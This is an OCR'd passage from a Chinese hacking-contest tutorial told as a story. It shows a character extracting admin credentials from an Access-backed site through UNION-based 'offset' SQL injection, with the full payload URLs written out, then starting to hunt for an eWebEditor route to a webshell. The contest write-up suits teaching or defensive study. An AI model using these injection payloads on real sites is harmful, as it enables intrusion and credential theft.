


图 9


图 10

来就需要判断表的名字。提交http://nohack.me/index/feedbackinfo.asp?new_id=8136 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14 from admin 后返回正常页面，如图9。(如果这里不太明白，可以参考一下功夫熊猫第 4 期，本期重点不在这里。)

返回这样的页面说明存在 admin 这个表。接着猜字段的工作阿宝交给注入工具，结果只能猜出一个名为 ID 的字段，如图 10。

“字段名称竟然猜不出来！我的字典也算强悍的，不过难不倒我的，看我的偏移注入。开始注入还挺顺利的，估计这关就是考这个内容吧？那就偏移注入先判断出管理员表的字段数。”阿宝喃喃自语唠叨了几句便继续渗透。

只见阿宝提交http://nohack.me/index/feedbackinfo.asp?new_id=8136 and 1=2 union select 1,* from admin 后返回错误页面，如图 11。然后依次将字段数加 1，直到提交 http://nohack.me/index/feedbackinfo.asp?new_id=8136 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,* from admin 时返回正常页面，如图 12。

说明 admin 表有 14-11=3 个字段，这样就知道表 admin 的字段了。返回结果的“提交时间”处幸运的显示出了一个值“admin”，该值即是管理员表中的用户名或密码值。

“哈哈。账号以及密码都出来了吧。但是某些情况下盲爆是不成功的，这里会不会是陷阱呢？继续为 admin 表做自连接看看再决定




图 11

了。”阿宝估计快要完事了，不禁笑了起来。

因为自连接后表的字段数会增加一倍，就是会变为 6 个字段（如果字段自连后乘以 2 大于当前表字段数是无法进行下面操作的。），而当前表具有 14 个字段，所以需要 8 个字段进行补齐，提交 http://nohack.me/index/feedbackinfo.asp?new_id=8136 and 1=2 union select 1,1,1,1,1,1,1,1,* from (admin as a inner join admin as b on a.id=b.id)，返回页面如图12，这样就爆出一个为admin的值。




图 12

继续提交 http://nohack.me/index/feedbackinfo.asp?new_id=8136 and 1=2 union select 1,1,1,1,1,1,1,1,a.id,* from (admin as a inner join admin as b on a.id=b.id) 返回的页面跟图 12 一样。于是要继续进行偏移，提交http://nohack.me/index/feedbackinfo.asp?new_id=8136 and 1=2 union select 1,1,1,1,1,1,1,1,a.id,b.id,* from (admin as a inner join admin as b on a.id=b.id)，结果又爆出了一个新值为 admin，如图 13。

注释：*是否觉得很疑惑 8+2+3*2=16 > 14，但这条语句是合法的，因为 a.id 和 b.id 在 * 里是存在的，那么计算机自动去掉重复来保持集合*

里元素的唯一性，这样一来虽然查询效果一样但是 * 里的字段排列顺序却被打乱了！先后两次打乱很有可能让 admin 表里面的字段偏移到可显示的位置。

“OK 了，裁判！第一关我完成了！”阿宝兴高采烈地举手向裁判们报告。

就这样阿宝通过第一关的考验。十五分钟的时间已经过去了，也淘汰了一部分的参与者。接下来就要开始第二关的考验，阿宝的学生们都在观众台为他打气，粉丝团相当的强大。

“阿宝老师我们支持你！阿宝老师你最厉害！阿宝老师我们爱死你！”这声音不断从观众台方向传出，支持者手中还拿着支持标语，场面相当壮观。阿宝朝那方向做了一个 OK 的手势，表示自己会竭尽全力。

ewebeditor 无后台获取 webshell

一眨眼功夫就到了第二关的比赛。比赛台上大屏幕提示信息为：获取目标网站的 webshell。

比赛时间刚到，阿宝就立马测试网站后台，因为他知道获取 access 数据库类型的网站 webshell 最好是从网站后台找上传页面。网站后台并不难找，直接访问 http://nohack.me/admin/login.asp 就出现了登陆界面，用刚才得到的账号密码登陆后台，如图 14。随便选中一个新闻对其进行编辑，如图 15。

“哇！不是吧？ewebeditor 编辑器？有戏有戏！”阿宝当时的表情简直是比在街上捡到金条还开心。阿宝接着右键打开此网页的源代码，以 ewebeditor 为关键字进行搜索，如图 16。

看到了 ewebeditor 编辑器的路径后提交 http://nohack.me/ewebeditor/admin_login.asp。返回结果如图 17。吓得阿宝直冒冷汗。

“不是吧？ewebeditor 编辑器的登陆界面被修改了？还是被删除了啊？”阿宝深吸了一口气，然后琢磨起来。他心想：这不会是一个精简版的 ewebeditor 编辑器吧？




图 13

